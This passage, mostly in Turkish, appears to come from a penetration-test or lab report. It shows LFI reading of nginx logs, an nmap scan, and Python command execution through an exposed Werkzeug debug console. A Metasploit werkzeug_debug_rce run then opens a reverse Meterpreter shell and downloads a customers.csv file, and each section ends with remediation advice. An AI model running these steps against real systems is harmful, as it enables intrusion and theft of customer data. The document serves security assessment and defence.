rv:102.0) Gecko/20100101 Firefox/102.0" 172.20.10.30 - - [15/Feb/2025:18:20:17 -0500] "GET /css/notika-custom-icon.css HTTP/1.1" 200 3893 "http://172.20.10.25/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 172.20.10.30 - - [15/Feb/2025:18:20:17 -0500] "GET /css/main.css HTTP/1.1" 200 5728 "http://172.20.10.25/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 172.20.10.30 - - [15/Feb/2025:18:20:17 -0500] "GET /style.css HTTP/1.1" 200 120591 "http://172.20.10.25/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 172.20.10.30 - - [15/Feb/2025:18:20:17 -0500] "GET /css/responsive.css HTTP/1.1" 200 17504 "http://172.20.10.25/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 172.20.10.30 - - [15/Feb/2025:18:20:17 -0500] "GET /img/post/2.jpg HTTP/1.1" 404 125 "http://172.20.10.25/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 172.20.10.30 - - [15/Feb/2025:18:20:17 -0500] "GET /img/post/1.jpg HTTP/1.1" 404 125 "http://172.20.10.25/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 172.20.10.30 - - [15/Feb/2025:18:20:17 -0500] "GET /img/post/4.jpg HTTP/1.1" 404 125 "http://172.20.10.25/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 172.20.10.30 - - [15/Feb/2025:18:20:17 -0500] "GET /js/vendor/jquery-1.12.4.min.js HTTP/1.1" 200 97166 "http://172.20.10.25/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 172.20.10.30 - - [15/Feb/2025:18:20:17 -0500] "GET /js/bootstrap.min.js HTTP/1.1" 200 36868 "http://172.20.10.25/" "Mozilla/5.0 (X11; Linux x86_64;

```

## 2.5 Kullanıcı Trafik Logları

Geçmiş web trafiği analiz edilerek, IP adresleri ve kullanıcı aktiviteleri tespit edildi.

The screenshot shows a terminal window with the title "Good Shoppy;" and the URL "172.20.10.25/show-invoice.php". The terminal output displays multiple log entries from the file "/var/log/nginx/access.log". The logs show various user agents attempting to access files like "img/post/2.jpg", "img/post/1.jpg", and "img/post/4.jpg" from the root directory, which corresponds to the "/var/log/nginx/" path. This indicates a successful LFI exploit where users can read sensitive system log files.

```
10.0.10.4 - [24/Dec/2023:08:08:08 -0500] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36" 10.0.10.4 - [24/Dec/2023:08:08:08 -0500] "GET /img/post/2.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36" 10.0.10.4 - [24/Dec/2023:08:08:08 -0500] "GET /img/post/1.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36" 10.0.10.4 - [24/Dec/2023:08:08:08 -0500] "GET /img/post/4.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36" 10.0.10.4 - [24/Dec/2023:08:08:08 -0500] "GET /favicon.ico HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
```

### 3. Sonuç ve Öneriler

#### 3.1 Bulgular

- Web uygulamasında Local File Inclusion (LFI) açığı tespit edildi.
- `/etc/passwd` ve `/var/log/nginx/access.log` gibi hassas sistem dosyalarına erişim sağlandı.
- Web arayüzünde kullanıcı oturumları ve fatura bilgileri potansiyel olarak yetkisiz kişiler tarafından görüntülenebilir durumda.

#### 3.2 Öneriler

- Kullanıcı girdileri doğrulanmalı ve URL parametreleri beyaz listeleme yöntemiyle sınırlanmalıdır.
- Local File Inclusion (LFI) açığını önlemek için giriş değerleri güvenli hale getirilmelidir.
- Web sunucusunun hassas sistem dosyalarına erişimi kısıtlanmalıdır.
- Log dosyalarına yetkisiz erişimi engellemek için uygun izinler ayarlanmalıdır.

# Makine Adı: WORK STUFF

## 1. Keşif Aşaması (Reconnaissance)

### 1.1 Nmap Tarama

Hedef sistemde açık portları tespit etmek amacıyla Nmap taraması gerçekleştirildi.

Komut: `nmap -sV 172.20.10.108`

Sonuçlar:

- 80/tcp open http Werkzeug httpd 1.0.1 (Python 3.9.2)
- MAC Address: 52:54:00:03:AD:F6 (QEMU virtual NIC)


```
nmap done. 1 IP address (1 host up) scanned in 13.18 seconds
[+] root@hackerbox:[~]
└─# nmap -sV 172.20.10.108
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-15 16:51 CST
Nmap scan report for 172.20.10.108
Host is up (0.00052s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Werkzeug httpd 1.0.1 (Python 3.9.2)
MAC Address: 52:54:00:03:AD:F6 (QEMU virtual NIC)
```

## 2. Werkzeug Debug Modu ve RCE Açığı

### 2.1 Debug Konsoluna Erişim

Werkzeug framework'ünün debug konsoluna yetkisiz erişim sağlandı.

Komut: `\_\_import\_\_('os').popen('whoami').read()`



## Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>> __import__('os').popen('whoami').read()
```

## 2.2 Metasploit ile RCE Kullanımı

Werkzeug debug modundaki RCE açığı kullanılarak sistemde kod çalıştırıldı ve ters kabuk bağlantısı elde edildi.

```
you can execute Python expressions in the context of the application. The initial namespace was
exploit target:
[Id  Name
y] --  ---
(0:s*)werkzeug:0.10 and older

view the full module info with the info, or info -d command.
Brought to you by DON'T PANIC, your friendly Werkzeug powered traceback interpreter.

sf6 exploit(multi/http/werkzeug_debug_rce) > set rhosts 172.20.10.108
hosts => 172.20.10.108
sf6 exploit(multi/http/werkzeug_debug_rce) > check
[*] 172.20.10.108:80 - The target appears to be vulnerable.
sf6 exploit(multi/http/werkzeug_debug_rce) > exploit

[*] Started reverse TCP handler on 172.20.10.30:4444
[*] Sending stage (24772 bytes) to 172.20.10.108
[*] Meterpreter session 1 opened (172.20.10.30:4444 -> 172.20.10.108:44906) at 2
25-02-15 16:58:52 -0600
```

## 2.3 Hassas Dosya Erişimi

Yetkisiz erişim sonucunda sistemde hassas dosyalar keşfedildi ve indirildi.

```
[+] Unknown command: whoami. Run the help command for more details.
meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > pwd
open('whoami').read();
[/]
meterpreter > cd /root/alto/uploads
meterpreter > ls
Listing: /root/alto/uploads
=====
Mode          Size      Type  Last modified           Name
----          ----      ----  -----                -----
100644/rw-r--r--  11266   fil    2023-10-10 02:53:24 -0500  customers.csv

meterpreter > download customers.csv
[*] Downloading: customers.csv -> /root/customers.csv
[*] Downloaded 11.00 KiB of 11.00 KiB (100.0%): customers.csv -> /root/customers.csv
[*] Completed  : customers.csv -> /root/customers.csv
meterpreter > exit
[*] Shutting down session: 1

[*] 172.20.10.108 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(multi/http/werkzeug_debug_rce) > exit
[root@hackerbox] ~ [-]
#
```

## 3. Sonuç ve Öneriler

### 3.1 Bulgular

- Werkzeug debug modu etkin durumda ve yetkisiz kişiler tarafından kullanılabilir.
- Debug konsolu üzerinden sistemde keyfi kod çalıştırılarak tam kontrol sağlandı.

- Metasploit framework kullanılarak ters kabuk bağlantısı elde edildi.
- Hassas müşteri verileri içeren dosyalar yetkisiz olarak erişilebilir durumda.

### 3.2 Öneriler

- Debug modu üretim ortamında kesinlikle kapatılmalıdır.
- Debug konsoluna erişim yalnızca yetkili IP adresleri ile sınırlanmalıdır.
- Web uygulamasının giriş noktaları güçlendirilerek, yetkisiz komut çalıştırma önlenmelidir.
- Hassas veriler şifrelenerek saklanmalı ve erişim kontrolleri artırılmalıdır.